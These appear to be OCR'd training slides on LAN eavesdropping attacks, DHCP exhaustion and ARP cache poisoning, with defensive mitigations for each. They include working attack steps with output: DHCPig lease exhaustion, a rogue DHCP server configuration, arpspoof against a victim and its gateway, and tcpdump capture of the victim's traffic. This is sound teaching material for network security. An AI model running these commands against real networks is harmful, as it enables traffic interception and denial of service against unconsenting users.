LAN based eavesdropping attacks


DHCP Exhaustion

What is DHCP?

- Dynamic host configuration protocol

- Primary function is to hand out network parameters
  - IP Address
  - Name Server (DNS)
  - Default Gateway
  - NTP Server

- Can do many other things using DHCP options


DHCPDISCOVER
Client request for
IP address and other
configuration options
DHCPOFFER
Server sends
available
IP address
DHCP
Server
DHCP
CLIENT
DHCPREQUEST
Client accepts
offer and asks
server for its
configuration
DHCPACK
Server responds
with committed
IP address and
other configuration
options

Basic network parameters can be seen here in Linux via ifconfig -a and /etc/resolv.conf :


```
eth0      Link encap:Ethernet
          inet addr:192.168.1.138  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:426772 errors:0 dropped:0 overruns:0 frame:0
          TX packets:215770 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32695620 (31.1 MiB)  TX bytes:16693167 (15.9 MiB)
          nameserver 8.8.8.8
```

Basic network parameters can be seen here in Windows via ipconfig /all :

```
Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter

        Physical Address. . . . . . . . . : 00-0C-29-6B-16-9F
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.1.113
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DHCP Server . . . . . . . . . . . : 192.168.1.1
        DNS Servers . . . . . . . . . . . : 192.168.1.1
        Lease Obtained. . . . . . . . . . : Tuesday, March 09, 2010 2:33:37 AM
        Lease Expires . . . . . . . . . . : Wednesday, March 10, 2010 2:33:37 AM
```



DHCP Server IP Address: **192.168.2.1**

Refresh

Client Host Name	IP Address	MAC Address	Expires	Delete
iPhone	192.168.2.102	00:1e:c2:f0:42:b6	23:51:30	☐
OfficeXPS410	192.168.2.101	00:19:d1:30:f4:6c	23:45:59	☐
	192.168.2.103	00:1d:d8:0a:da:02	23:26:55	☐
owner-PC	192.168.2.105	00:22:69:7a:dc:d6	23:24:41	☐

```
[*] DHCP attack started
[*] DHCP offer of address: 192.168.0.53
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.54
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.55
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.56
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.57
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.58
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.59
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.60
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.52
[*] Got the ACK back, IP address allocated successfully
[*] DHCP offer of address: 192.168.0.51
[*] Got the ACK back, IP address allocated successfully
[*] Timeout waiting for OFFER
[*] Got a timeout, assuming DHCP exhausted. You Win
```

Enable Packet Forwarding

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Configure Rogue DHCPD:

1. **apt-get install isc-dhcp-server**
2. **vim /etc/dhcp/dhcpd.conf**

```
default-lease-time 600;

max-lease-time 7200;

option domain-name-servers 192.168.1.X, 192.168.1.X;

option domain-name "yourdomainname.com";

subnet 192.168.1.0 netmask 255.255.255.0 {

range 192.168.1.150 192.168.1.200;

option subnet-mask 255.255.255.0;

option broadcast-address 192.168.1.255;

option routers 192.168.1.X;

}
```

3. **/etc/init.d/isc-dhcp-server restart**

DHCPIG

- **Detects existing leases and sends DHCPRELEASE to DHCPD**
- **Requests all leases from pool**
- **Sends gratuitous ARPs from every IP on the network (Windows will then request a new IP due to what it thinks is an IP address conflict)**

Start DHCPIG to exhaust DHCPD lease pool:

```
root@kali:/usr/share# pig.py eth0
WARNING: No route found for IPv6 destination ::


Sending DHCPDISCOVER on eth0
DHCPOFFER handing out IP: 192.168.1.128
sent DHCP Request for 192.168.1.128
waiting for first DHCP Server response on eth0


Sending DHCPDISCOVER on eth0
Begin emission:
..*******Finished to send 256 packets.
***


Sending DHCPDISCOVER on eth0
DHCPOFFER handing out IP: 192.168.1.113
.sent DHCP Request for 192.168.1.113
DHCPOFFER handing out IP: 192.168.1.114
sent DHCP Request for 192.168.1.114
```

DHCP Exhaustion Mitigation

- **DHCP Snooping**

  Switch blocks rogue DHCPD offer packets as well rate limits untrusted ports.

- **Option 82**

  Relay appends option 82 to request and forwards to DHCPD, DHCPD can use the additional information to restrict the amount of leases given to a specific part of a network or create access restrictions based upon the additional information.

- **RFC3118**

  Authentication for DHCP Messages using either a configuration token or delayed authentication. So either pass a constant, non-computed token such as a plain-text password or have the client request authentication info in its DHCPDISCOVER message. This authentication information contains a nonce value generated by the source as a message authentication code.


- **Don’t use DHCP**


- **Network segmentation**

ARP Cache Poisoning

What is ARP?

- Address Resolution Protocol
- Used to resolve IP addresses to MAC addresses
- Every device keeps a cache of these mappings
- Switches forward packets based on MAC address



ARP Request
Source IP: 192.168.0.101
Source: MAC: f2:f2:f2:f2:f2:f2
Target IP: 192.168.0.1
Target MAC: 00:00:00:00:00:00


ARP Response
Source IP: 192.168.0.1
Source: MAC: 02:f2:02:f2:02:f2
Target IP: 192.168.0.101
Target MAC: f2:f2:f2:f2:f2:f2

The ARP cache can be viewed in Windows or Linux using arp -a :

```
C:\Users\admin>arp -a

Interface: 192.168.150.155 --- 0xb
  Internet Address      Physical Address      Type
  192.168.150.2         00-10-db-82-4d-52     dynamic
  192.168.150.10        00-0e-7f-af-6d-b8     dynamic
  192.168.150.24        00-0f-fe-25-74-40     dynamic
  192.168.150.32        00-0b-cd-6e-b8-2c     dynamic
  192.168.150.36        00-0f-fe-3a-aa-3f     dynamic
  192.168.150.42        00-0f-fe-87-1e-98     dynamic
  192.168.150.48        00-0e-7f-63-8d-d1     dynamic
  192.168.150.54        00-16-35-ae-3b-a9     dynamic
  192.168.150.58        00-16-35-ae-39-53     dynamic
  192.168.150.60        00-21-63-68-e9-29     dynamic
  192.168.150.62        00-0f-fe-9b-e8-38     dynamic
  192.168.150.78        00-0f-fe-3a-a7-d7     dynamic
  192.168.150.90        00-0e-7f-f2-f8-e8     dynamic
  192.168.150.92        00-0f-fe-3a-a7-96     dynamic
  192.168.150.98        00-0f-fe-85-8d-6b     dynamic
  192.168.150.114       00-0e-7f-6c-81-25     dynamic
  192.168.150.144       00-22-5f-12-67-a2     dynamic
  192.168.150.156       00-0f-fe-d1-7e-1e     dynamic
  192.168.150.157       00-0f-fe-d1-7e-1e     dynamic
  192.168.150.159       00-06-1b-c2-e1-f3     dynamic
  192.168.150.208       00-19-66-32-53-25     dynamic
  192.168.150.219       00-00-aa-8c-be-07     dynamic
  192.168.150.221       00-0e-7f-64-5f-d0     dynamic
  192.168.150.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
```


Switch
Bob
IP: 10.0.0.1
MAC: [bb:bb:bb:bb:bb:bb]
Alice
IP: 10.0.0.7
MAC: [aa:aa:aa:aa:aa:aa]
Modified ARP Cache Points IP
10.0.0.7 to MAC: [cc:cc:cc:cc:cc:cc]
Modified ARP Cache points IP
10.0.0.1 to MAC: [cc:cc:cc:cc:cc:cc]
Attacker
IP 10.0.0.3
MAC: [cc:cc:cc:cc:cc:cc]

DSNIFF

- dsniff is a collection of tools for network auditing and penetration testing

- dsniff has many tools: filesnarf, mailsnarf, msgsnarf, urlsnarf, webspy, arpspoof, dnsspoof, macof, sshmitm and webmitm

Enable Packet Forwarding

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Start two arpspoof instances, one for the victim and one for its default gateway:

```
root@kali:~# screen arpspoof -t 192.168.1.1 192.168.1.161

root@kali:~# screen arpspoof -t 192.168.1.161 192.168.1.1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 0:40:ca:94:f6:d7 0806 42: arp reply 192.168.1.161 is-at 52:54:0:cd:3c:e1

    0 arpspoof
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
52:54:0:cd:3c:e1 52:54:0:a0:81:e4 0806 42: arp reply 192.168.1.1 is-at 52:54:0:cd:3c:e1
```

View all traffic from the victim that was not intended for your machine:

```
root@kali:/# tcpdump  -n -i eth0 '((dst host not 192.168.1.138)
             and (not arp) and (src host 192.168.1.161))'
06:51:10.085367 IP 192.168.1.161 > 74.125.224.134: ICMP echo request, id 1, seq 38, length 40
06:51:10.389010 IP 192.168.1.161.61006 > 74.125.224.159.443: Flags [.], seq 556:557, ack 545, win 254, length 1
06:51:10.389061 IP 192.168.1.161.61006 > 74.125.224.159.443: Flags [.], seq 556:557, ack 545, win 254, length 1
06:51:11.100984 IP 192.168.1.161 > 74.125.224.134: ICMP echo request, id 1, seq 39, length 40
06:51:11.101032 IP 192.168.1.161 > 74.125.224.134: ICMP echo request, id 1, seq 39, length 40
06:51:14.450377 IP 192.168.1.161.61008 > 74.125.224.215.443: Flags [.], seq 953:954, ack 4620, win 256, length 1
06:51:14.450426 IP 192.168.1.161.61008 > 74.125.224.215.443: Flags [.], seq 953:954, ack 4620, win 256, length 1
06:51:15.501304 IP 192.168.1.161.61005 > 74.125.224.127.443: Flags [.], seq 337:338, ack 408, win 255, length 1
06:51:15.501347 IP 192.168.1.161.61005 > 74.125.224.127.443: Flags [.], seq 337:338, ack 408, win 255, length 1
06:51:16.942786 IP 192.168.1.161.61010 > 74.125.224.133.443: Flags [.], seq 8583:8584, ack 363559, win 256, length 1
06:51:16.942838 IP 192.168.1.161.61010 > 74.125.224.133.443: Flags [.], seq 8583:8584, ack 363559, win 256, length 1
06:51:18.088922 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5112:5537, ack 561930, win 798, length 425
06:51:18.088981 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5112:5537, ack 561930, win 798, length 425
06:51:18.089344 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5537:5570, ack 561930, win 798, length 33
06:51:18.089354 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5537:5570, ack 561930, win 798, length 33
06:51:18.098047 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5570:5987, ack 561930, win 798, length 417
06:51:18.098060 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5570:5987, ack 561930, win 798, length 417
06:51:18.153529 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 562020, win 797, length 0
06:51:18.153543 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 562020, win 797, length 0
06:51:18.155517 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 562255, win 796, length 0
06:51:18.155528 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 562255, win 796, length 0
06:51:18.156514 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5987:6020, ack 562288, win 796, length 33
06:51:18.156524 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 5987:6020, ack 562288, win 796, length 33
06:51:18.162272 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 563773, win 790, length 0
06:51:18.162293 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 563773, win 790, length 0
06:51:18.165273 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 565822, win 782, length 0
06:51:18.165282 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [.], ack 565822, win 782, length 0
06:51:18.166256 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 6020:6053, ack 565855, win 782, length 33
06:51:18.166265 IP 192.168.1.161.61004 > 74.125.224.240.443: Flags [P.], seq 6020:6053, ack 565855, win 782, length 33
```

ARP Poisoning Mitigation

- **Network segmentation**

  ARP packets will not leave their network so by putting each device on its own network you can segregate ARP packets

- **ARP Inspection**

  Uses a table created when DHCP Snooping is enabled to validate IP to MAC address bindings

- **Static ARP entries**

  By creating static ARP entries you can tell your machine not to respond to ARP replies / gratuitous ARPs


- **ARP monitoring application client side such as ARPWatch**

